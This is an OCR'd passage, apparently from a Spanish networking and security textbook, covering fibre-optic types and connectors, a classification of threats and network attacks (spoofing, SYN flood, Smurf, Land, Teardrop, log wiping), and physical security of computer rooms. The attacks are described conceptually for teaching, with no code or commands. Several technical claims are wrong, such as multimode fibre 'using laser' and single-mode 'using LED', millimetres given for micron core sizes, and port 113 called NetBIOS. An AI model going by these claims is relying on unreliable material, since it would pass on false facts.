


Figura A.7 Refracción de la luz con un cierto ángulo g (izquierda) y refracción de la luz con un ángulo igual o mayor que el crítico sobre el mismo medio (derecha)

La diferencia entre sus índices de refracción (indicados con *n*) es lo que hace que el haz de luz se mantenga dentro del núcleo (siempre que el haz haya entrado con el ángulo apropiado y el *n* del núcleo sea mayor que el del revestimiento).

La fibra óptica está formada por un núcleo rodeado de revestimiento, los cuales pueden ser de 3 maneras:

- Núcleo y revestimiento de plástico
- Núcleo de vidrio y revestimiento de plástico
- Núcleo y revestimiento de vidrio

Los conductores de fibra óptica comúnmente utilizados en transmisión de datos son de un grosor comparable a un cabello, variando el núcleo entre los 8 y los 100 mm (micrones), y el revestimiento entre 125 y 140 µm. Véase en la figura A.8.




Figura A.8 Interior de un conductor de fibra óptica

1. Fibra Multimodo

Viajan varios rayos ópticos reflejándose a diferentes ángulos, los diferentes rayos ópticos recorren diferentes distancias y se separan al viajar dentro de la fibra (figura A.9). La distancia a la que se puede trasmitir está limitada.

Las principales características de la fibra multimodo son:

- Usa láser
- El recubrimiento es anaranjado
- Usado en redes LAN




Figura A.9 Recorrido de los rayos ópticos reflejándose a diferentes ángulos en la fibra multimodo

2. Fibra Multimodo con índice graduado

El núcleo esta hecho de varias capas concéntricas de material óptico con diferentes índices de refracción. Los rayos se propagan en trayectorias curvas (figura A.10). En esta

fibra el número de rayos ópticos diferentes que viajan es menor. Tienen una banda de paso que llega hasta los 500 MHz por kilómetro.




Figura A.10 Refracción de los rayos en forma de curvas con índice graduado

3. Fibra Multimodo de índice escalonado

Están fabricadas a base de vidrio con una atenuación de 30 dB/km o plástico con una atenuación de 100 dB/km. Tienen una banda de paso que llega hasta los 40 MHz por kilómetro. En esta fibra, el núcleo está constituido por un material uniforme cuyo índice de refracción es claramente superior al de la cubierta que lo rodea. El paso desde el núcleo hasta la cubierta conlleva por tanto una variación brutal del índice por lo cual se llama índice escalonado (figura A.11).




Figura A.11 Refracción de los rayos con índice escalonado

4. Fibra Monomodo

Es de menor diámetro y solamente permite viajar al rayo óptico central (figura A.12), ofrece la mayor capacidad de transporte de información ya que una banda de paso del orden de 100 GHz/km. No sufre del efecto de las otras pero es más difícil de construir y manipular. Es también más costosa pero permite distancias de transmisión mayores.

Las principales características de la fibra monomodo son:

- Usa led
- El recubrimiento es amarillo o azul.
- Mayor potencia que el multimodo.
- Permite transmisión a grandes distancias.

Figura A.12 Interior de la fibra monomodo

Las velocidades que alcanza la fibra óptica:

- STM-1 150 Mbps
- STM-4 622 Mbps
- STM-16 2.5 Gbps
- STM-64 10 Gbps
- STM-256 40 Gbps

Conectores para fibra óptica:

- ST (Straight Tip, Punta recta). Se sujeta a la fibra por medio de una aguja y un cilindro que son cerámicos, aunque los hay de metal o plástico.

- SC (Subscriber Connector, Conector de precisión). Conector utilizado en enlaces más delicados, es un conector muy confiable pero costoso. Conector de forma cuadrada.

- FC (Ferrule Connector, Conector de virola). Se usa en la transmisión de datos y en telecomunicaciones.

- FDDI (Fiber Distributed Data Interface, Interfaz de Datos de Fibra Distribuida), se usa para redes de fibra óptica.

- LC (Lucent Connector o Local Connector, Conector Local) y MT-RJ (Mechanical Transfer Registered Jack, Transferencia Mecánica del Registro de Jack) que se utilizan en transmisiones de alta densidad de datos.

- SC y SC-Dúplex se utilizan para la transmisión de datos.

- ST o BFOC (Bayonet Fiber Optic Connector, Conector de Bayoneta de Fibra Óptica) se usa en redes de edificios y en sistemas de seguridad.

En la siguiente figura A.13, se aprecian los conectores para fibra óptica:




Figura A.13 Conectores para fibra óptica

Fibra óptica ventajas y desventajas

Ventajas:

- Alta velocidad de propagación.
- Poca atenuación a largas distancias.
- Resistencia a la corrosión.
- Se puede instalar en medios explosivos.
- Inviolabilidad a la conexión.
- Insensibilidad a la interferencia electromagnética.

- Las fibras no pierden luz, por lo que la transmisión es también segura y no puede ser perturbada.
- Carencia de señales eléctricas en la fibra.
- Liviandad y reducido tamaño del cable capaz de llevar un gran número de señales.
- Sin puesta a tierra de señales, como ocurre con alambres de cobre que quedan en contacto con ambientes metálicos.
- Compatibilidad con la tecnología digital.
- Fácil de instalar.

Desventajas:

- El costo es elevado.
- Fragilidad de las fibras.
- Disponibilidad limitada de conectores.
- Dificultad de reparar un cable de fibras roto en el campo.

Fibra óptica en aplicaciones comerciales

- Portadores comunes telefónicos y no telefónicos.
- Televisión por cable.
- Enlaces y bucles locales de estaciones terrestres.
- Automatización industrial.
- Controles de procesos.
- Aplicaciones de computadora.
- Aplicaciones militares.

APÉNDICE B

APÉNDICE B

1. AMENAZAS

Ejemplos de amenazas según su clasificación dependiendo de las fuentes que las generan:

a) Factor humano

1. Curiosos: Se trata de personas que entran a los sistemas (en algunos casos de manera accidental) a los que no están autorizados, motivados por la curiosidad, por el desafío personal, o por el deseo de aprender o averiguar. Generalmente este tipo de intruso no tiene el conocimiento apropiado para lograr causar daño, pero no por eso se les debe ignorar sin tomar las precauciones necesarias.

2. Intruso remunerado: Se encarga de penetrar a los sistemas a cambio de un pago ya que se trata de personas que poseen los conocimientos, experiencia y herramientas necesarias para penetrar en los sistemas, incluso aquellos que tienen un nivel alto de seguridad.

3. Personal enterado: Se trata de personas que tienen acceso autorizado o conocen la estructura del sistema de cierta organización. Por lo general, son el mismo personal interno o un exempleado, sus motivaciones van desde revanchas personales hasta ofertas y remuneraciones de organizaciones rivales.

4. Terroristas: Tienen como objetivo causar daños con diferentes fines, por ejemplo proselitistas o religiosos.

5. Robo: Se refiere a la extracción física de la información por medio de unidades de almacenamiento, robo físico de los componentes de hardware del sistema e incluso también se considera como robo el usar los equipos para actividades diferentes a las asignadas por la organización.

6. Sabotaje: Consiste en reducir la funcionalidad del sistema por medio de acciones deliberadas dirigidas a dañar los equipos, logrando la interrupción de los servicios e incluso la destrucción completa del sistema. Puede ser perpetuada por el personal interno o por opositores externos.

7. Fraude: Esta actividad no tiene como prioridad ponerle fin al sistema sino aprovechar los recursos que se manejan para obtener beneficios ajenos a los objetivos de la organización.

8. Ingeniería social: Es la práctica de obtener información confidencial a través de la manipulación del usuario legítimo llevándolo a revelar información sensible o bien a violar las políticas de seguridad. Generalmente se está de acuerdo con que *los usuarios son el eslabón débil* en seguridad; éste es el principio por el que se rige la ingeniería social.

9. Ingeniería social inversa: Consiste en la generación, por parte de los intrusos, de una situación inversa a la originada en la ingeniería social.

b) Errores de hardware

1. Mal diseño: Es cuando los componentes de hardware del sistema no son apropiados y no cumplen los requerimientos necesarios.

2. Errores de fabricación: Es cuando las piezas de hardware son adquiridas con desperfectos de fabricación y posteriormente fallan al momento de intentar usarse.

3. Suministro de energía: Las variaciones de voltaje dañan los dispositivos, por ello es necesario verificar que las instalaciones de suministro de energía funcionen dentro de los parámetros requeridos para que no se acorte su vida útil.

4. Desgaste: El uso constante del hardware produce un desgaste considerado como normal, con el tiempo este desgaste reduce el funcionamiento óptimo del dispositivo hasta dejarlo inutilizable.

5. Descuido y mal uso: Todos los componentes deben ser usados dentro de los parámetros establecidos por los fabricantes, esto incluye tiempos de uso, periodos y procedimientos adecuados de mantenimiento, así como un apropiado almacenamiento. No seguir estas prácticas provoca un desgaste mayor que trae como consecuencia descomposturas prematuras y reducción del tiempo de vida útil de los recursos.

c) Errores de la red

1. Topología seleccionada: Dependiendo el alcance y recursos compartidos en una red, puede ser más conveniente seleccionar una topología sobre otra, pero debe tomarse en cuenta que las desventajas de cada arquitectura no solo limitan la comunicación, incluso pueden dejar la red fuera de servicio.

2. Sistema operativo: Aunque el modelo OSI permite la comunicación entre equipos con diferentes sistemas operativos, se dan casos en los que ciertas opciones de operación difieren entre sistemas operativos, haciendo difícil el compartir ciertos recursos.

3. Incumplimiento de las normas de instalación de la red: La instalación del cableado físico de las redes de datos, debe seguir ciertas normas y estándares de diseño conocido como cableado estructurado. No tomar en cuenta estos puntos puede resultar en fallas de diseño que causen problemas de transmisión de datos, inoperabilidad o indisponibilidad de los recursos de red.

d) Software

1. Software de aplicación: No fue creado específicamente para realizar ataques, pero tiene características que pueden ser usadas de manera maliciosa para atacar un sistema.

2. Código malicioso: Es cualquier software que entra en un sistema de cómputo sin ser invitado e intenta romper las reglas para modificar, obtener control o perjudicar.

3. Virus: Es un tipo de código malicioso que tiene como principal característica la capacidad de duplicarse a sí mismo usando recursos del sistema infectado, propagándose rápidamente; además, reemplaza archivos ejecutables por otros infectados con el código de éste.

4. Troyanos: En sentido estricto, un troyano no es un virus, aunque se considere como tal. Realmente es un programa que llega al ordenador de manera encubierta, aparentando ser inofensivo, se instala y realiza determinadas acciones que afectan a la confidencialidad del usuario afectado.

5. Gusanos: Es un programa similar a un virus que, a diferencia de éste, solamente realiza copias de sí mismo, o de partes de él y aprovecha los recursos del sistema infectado.

6. Errores de programación y diseño: Ocurre cuando el software en cuestión no cumple con los estándares de seguridad requeridos ya que no fue diseñado para dar soporte a una organización. Los errores y fallas más generales que tiene una aplicación también representa una amenaza.

2. CLASIFICACIÓN DE ATAQUES

Algunos ejemplos de ataques de este tipo son:

a) Ataques de suplantación o contra la autenticación

1. *Spoofing-Looping*: Se traduce como hacerse pasar por otro, el objetivo de esta técnica es actuar en nombre de otros usuarios, usualmente para realizar tareas de Snooping o Tampering. El intruso usualmente utiliza un sistema para obtener información e ingresar en otro, luego utiliza este para entrar en otro y así sucesivamente. Este proceso tiene la finalidad de *evaporar* la identificación y la ubicación del atacante.

2. *Spoofing*: Para realizar este ataque es necesario tener conocimiento del protocolo en el que se va a basar el ataque. Los ataques más conocidos son el IP Spoofing, DNS Spoofing, Web Spoofing, utilización de BackDoors, obtención de contraseñas y uso de diccionarios.

3. *IP Spoofing*: El atacante genera paquetes que proveerán de Internet con una dirección de red falsa en el campo origen, que será aceptada por el destinatario del paquete. Su uso más común es enviar los paquetes con la dirección de un tercero, de forma que la víctima *observa* un ataque proveniente de esa tercera red y no la dirección real del intruso. El esquema con dos puentes es el siguiente (figura B.1):




Figura B.1 Ataque Spoofing. Si la víctima descubre el ataque verá a la PC 2 como su atacante y no al verdadero origen.

4. *DNS Spoofing*: Se consigue mediante la manipulación de paquetes UDP pudiéndose comprometer el DNS. Si se permite el método de recursión en la resolución de *Nombre/Dirección IP* en el DNS, es posible controlar algunos aspectos del DNS remoto.

5. *Web Spoofing*: El atacante crea un sitio web falso similar al que la víctima desea entrar. Los accesos a este sitio están dirigidos por el atacante, permitiéndole monitorear todas las acciones de la víctima, desde sus datos hasta las contraseñas, números de tarjeta de créditos, etcétera. El atacante también es libre de modificar cualquier dato que se esté transmitiendo entre el servidor original y la víctima o viceversa.

6. *BackDoors*: Las puertas traseras son trozos de código en un programa que permiten a quien las conoce saltarse los métodos usuales de autentificación para realizar ciertas tareas. Habitualmente son insertados por los programadores del sistema para agilizar la tarea de probar código durante la fase de desarrollo. Se convierte en una falla de seguridad si se mantiene, involuntaria o intencionalmente, una vez terminado el producto ya que cualquiera que conozca el agujero o lo encuentre en su código podrá saltarse los mecanismos de control normales.

7. *Obtención de Contraseñas*: Comprende la obtención por fuerza bruta de las claves que permiten ingresar a los sistemas, aplicaciones y cuentas de los atacados. Generalmente las contraseñas de acceso son obtenidos fácilmente porque involucran el nombre u otro dato familiar del usuario y esta rara vez se cambia. En este caso el ataque se simplifica e involucra algún tiempo de prueba y error. Otras veces se realizan ataques sistemáticos (incluso con varias computadoras a la vez) con la ayuda de programas especiales y *diccionarios* que prueban millones de posibles claves hasta encontrar la contraseña correcto.

8. *Uso de diccionarios*: Es un archivo con millones de palabras, las cuales pueden ser posibles contraseñas de los usuarios. Este archivo es utilizado para descubrir dicha contraseña en pruebas de fuerza bruta. El programa encargado de probar cada una de las palabras encripta cada una de ellas, mediante el algoritmo utilizado por el sistema atacado, compara la palabra encriptada contra el archivo de contraseñas del sistema atacado (previamente obtenido). Si coinciden se ha encontrado la clave de acceso al sistema, mediante el usuario correspondiente a la clave hallada. En la tabla B.1, podemos observar el tiempo de búsqueda de una clave de acuerdo con su longitud y tipo de caracteres utilizados. La velocidad de búsqueda se supone en 100,000 contraseñas por segundo, aunque este número suele ser mucho mayor dependiendo del programa utilizado.

Tabla B.1 Cantidad de claves generadas según el número de caracteres empleados

Cantidad de Caracteres	26–Letras minúsculas	36–Letras y dígitos	52–Mayúsculas y minúsculas	96–Todos los caracteres
6	51 minutos	6 horas	2,3 días	3 meses
7	22,3 horas	9 días	4 meses	24 años
8	24 días	10,5 meses	17 años	2.288 años
9	21 meses	32,6 años	890 años	219.601 años
10	45 años	1.160 años	45.840 años	21.081.705 años

b) Ataques de intercepción o contra la confidencialidad

1. *Syn Flood*: Es un ataque de denegación de servicio y se basa en un *saludo* incompleto entre los dos hosts. El cliente envía un paquete SYN pero no responde al paquete ACK ocasionando que la pila TCP/IP espere cierta cantidad de tiempo a que el host hostil responda antes de cerrar la conexión. Si se crean muchas peticiones incompletas de conexión (no se responde a ninguna), el servidor estará inactivo mucho tiempo esperando respuesta. Esto ocasiona la lentitud en los demás servicios.

2. *Eavesdropping–packet sniffing*: Muchas redes son vulnerables al Eavesdropping o a la pasiva intercepción (sin modificación) del tráfico de red. Un sniffer consiste en colocar en la tarjeta de red un modo llamado *promiscuo*, el cual desactiva el filtro de verificación de direcciones y por lo tanto todos los paquetes enviados a la red llegan a esta tarjeta (computadora donde está instalado el sniffer).

3. *Snooping downloading*: Esta categoría tiene el mismo objetivo que el sniffing: obtener información sin modificarla. Sin embargo, los métodos son diferentes. En este caso, además de interceptar el tráfico de red, el atacante ingresa a los documentos, mensajes de correo electrónico y otra información guardada, realizando en la mayoría de los casos un downloading (copia de documentos) de esa información a su propia computadora, para luego hacer un análisis exhaustivo de la misma.

4. *TCP SYN scanning*: La identificación del servidor se efectúa a través de la dirección IP del sistema en el que se ejecuta y del número de puerto que depende para la conexión. El cliente establece la conexión con el servidor a través del puerto disponible para luego intercambiar datos. El establecimiento de dicha conexión se realiza mediante Three-Way Handshake (conexión en tres pasos) ya que intercambian tres segmentos. En forma esquemática se representa en la figura B.2:




Figura B.2 Conexión de tres pasos

5. *TCP FIN scanning– stealth port scanning:* Hay veces que incluso el escaneo SYN no es lo suficientemente limpio. Algunos sistemas (firewalls y filtros de paquetes) monitorean la red en busca de paquetes SYN a puertos restringidos. Para solucionar este inconveniente los paquetes FIN podrán ser capaces de pasar sin ser advertidos. Este tipo de escaneo está basado en la idea de que los puertos cerrados tienden a responder a los paquetes FIN con el RST correspondiente. Los puertos abiertos, en cambio, suelen ignorar el paquete en cuestión.

c) Ataques de interrupción o contra la disponibilidad

1. *Jamming o Flooding*: Desactiva o satura los recursos del sistema ya que un atacante puede consumir toda la memoria o espacio en disco disponible, así como enviar tanto tráfico que sature la red o el sistema con mensajes que requieren establecer conexión con la finalidad de que nadie más pueda utilizarla.

2. *Smurf o Broadcast Storm*: Consiste en recolectar una serie de direcciones broadcast para mandar una petición ICMP (simulando un Ping) a cada una de ellas en serie, varias veces, falsificando la dirección IP de origen (máquina víctima). Este paquete maliciosamente manipulado, será repetido en difusión broadcast a cientos o miles de hosts que mandarán una respuesta a la víctima cuya dirección IP figura en el paquete ICMP (figura B.3).




Figura B.3 Ataque Smurf

3. *Land Attack*: Consiste en un bug (error) en la implementación de la pila TCP/IP de las plataformas Windows. Se realiza mandando a algún puerto abierto de un servidor (generalmente al NetBIOS con puertos 113 o 139) un paquete, maliciosamente construido, con la dirección y puerto origen igual que la dirección y puerto destino.

4. *OOB Supernuke o winnuke*: Es un ataque para los equipos con Windows ya que éstos van a escuchar por el puerto NetBIOS sobre TCP/UDP 137 a 139, quedando fuera de servicio, o disminuyan su rendimiento al enviarle paquetes UDP manipulados. Generalmente se envían fragmentos de paquetes Out Of Band (fuera de banda), que la máquina víctima detecta como inválidos pasando a un estado inestable. Al configurar el bit Urgente (URG) en los indicadores del encabezamiento TCP, lo que significa que este bit es válido. Este ataque puede prevenirse instalando los parches adecuados suministrado por el fabricante del sistema operativo afectado o teniendo instalado un filtro que garantice la detección de una inundación de bits Urgentes.

5. *E-Mail Bombing–Spamming*: Consiste en enviar muchas veces un mensaje idéntico a una misma dirección, saturando así el mailbox del destinatario. El spamming, en cambio se refiere a enviar un e-mail a miles de usuarios, hayan solicitado el mensaje o no. Es muy utilizado por las empresas para publicitar sus productos.

d) Ataques de modificación o contra la integridad

1. *Teardrop I y II-Newtear-bonk-boink*: Estos ataques afectan a los fragmentos de los paquetes ya que no se vuelven a armar correctamente los fragmentos que se superponen, haciendo que el sistema se cuelgue. Windows NT 4.0 de Microsoft es especialmente vulnerable a este ataque.

2. *Tampering o data diddling*: Es la modificación desautorizada de los datos o el software instalado en el sistema víctima (incluyendo borrado de archivos). Cuando la persona que lo realiza ha obtenido derechos de administrador o supervisor, con la capacidad de disparar cualquier comando y por ende alterar o borrar cualquier información que puede incluso terminar en la baja total del sistema. El administrador va a necesitar dar de baja el sistema por horas o días hasta checar y tratar de recuperar aquella información que haya sido alterada o borrada.

3. *Borrado de huellas*: Las huellas son todas las tareas que realizó el intruso en el sistema y por lo general son almacenadas en logs (archivo que guarda la información de lo que se realiza en el sistema) por el sistema operativo. Los archivos logs son una de las principales herramientas (y el principal enemigo del atacante) con las que cuenta un administrador para conocer los detalles de las tareas realizadas en el sistema y la detección de intrusos.

Es una de las tareas más importantes que debe realizar el intruso después de ingresar a un sistema, ya que, si se detecta su ingreso, el administrador buscará cómo conseguir *tapar el hueco* de seguridad, evitar ataques futuros e incluso rastrear al atacante.

4. *Hoaxes, jokes o bulos*: Son bromas que asemejan ser virus, pero no lo son. Normalmente una persona conocida recibe una *alarma* de un supuesto virus y *hace el favor* de notificar para que se tomen precauciones en el equipo. El objetivo de la persona que inició el rumor o hoax se ha cumplido, al preocupar al usuario con la broma y que, en muchos casos, puede hacer al usuario auto eliminar algún supuesto archivo contaminado, lo cual podría afectar realmente al funcionamiento del sistema, llegando incluso a tener que reinstalarlo.

5. *Parásito Informático*: Tipo de malware en el que se adhieren archivos (especialmente ejecutables), como lo haría un parásito. Ese archivo ejecutable es denominado portador (o host) y el parásito lo utiliza para propagarse. Si el programa es ejecutado, lo primero que se ejecuta es el parásito informático, y luego, para no levantar sospechas, se ejecuta el programa original. Muchas veces es aquí donde los parásitos fallan, porque hay programas que detectan estas modificaciones y lanzan errores (incluso errores de advertencias de presencia de malware).

3. SEGURIDAD FÍSICA

A continuación se analizan los peligros más importantes que se corren en un centro de cómputo; con el objetivo de mantener una serie de acciones a seguir en forma eficaz y oportuna para la prevención, reducción, recuperación y corrección de los diferentes tipos de riesgos.

1. Incendios

Son causados por el uso inadecuado de combustibles, fallas de instalaciones eléctricas defectuosas, el inadecuado almacenamiento y traslado de sustancias peligrosas.

El fuego es una de las principales amenazas contra la seguridad ya que es considerado el enemigo número uno de las computadoras al destruir fácilmente los archivos de información y programas.

Los sistemas antifuego en muchas de las ocasiones dejan mucho que desear porque causan casi el mismo daño que lo haría el fuego, sobre todo a los elementos electrónicos.

Al usar dióxido de carbono que es una alternativa para no usar agua, resulta peligroso para los propios empleados si quedan atrapados en la sala de cómputo.

Los factores para reducir los riesgos de un incendio en un centro de cómputo son:

a) El área en la que se encuentran las computadoras debe estar en un lugar que no sea combustible o inflamable.
b) El lugar no debe situarse encima, debajo o adyacente a áreas donde se procesen, fabriquen o almacenen materiales inflamables, explosivos, gases tóxicos o sustancias radioactivas.
c) Las paredes deben hacerse de materiales incombustibles y extenderse desde el suelo al techo.
d) Deben tener un piso falso instalado sobre el piso real, con materiales incombustibles y resistentes al fuego.
e) No debe estar permitido fumar en el área de proceso.
f) Deben emplearse muebles incombustibles y cestos metálicos para papeles.
g) Deben evitarse los materiales plásticos e inflamables.
h) El piso y el techo en el centro de cómputo y de almacenamiento de los medios magnéticos deben ser impermeables.

Es necesario proteger los equipos de cómputo instalándolos en áreas en las cuales el acceso a los mismos solo sea para uso del personal autorizado. Es necesario que estas áreas cuenten con los mecanismos de ventilación y detección de incendios adecuados, como son:

a) Proteger el sistema contra daños causados por el humo.
b) La temperatura no debe sobrepasar los 18°C y el límite de humedad no debe superar el 65% para evitar el deterioro.
c) Los centros de cómputos deben estar provistos de equipo para la extinción de incendios en relación al grado de riesgo y la clase de fuego que sea posible en ese ámbito.
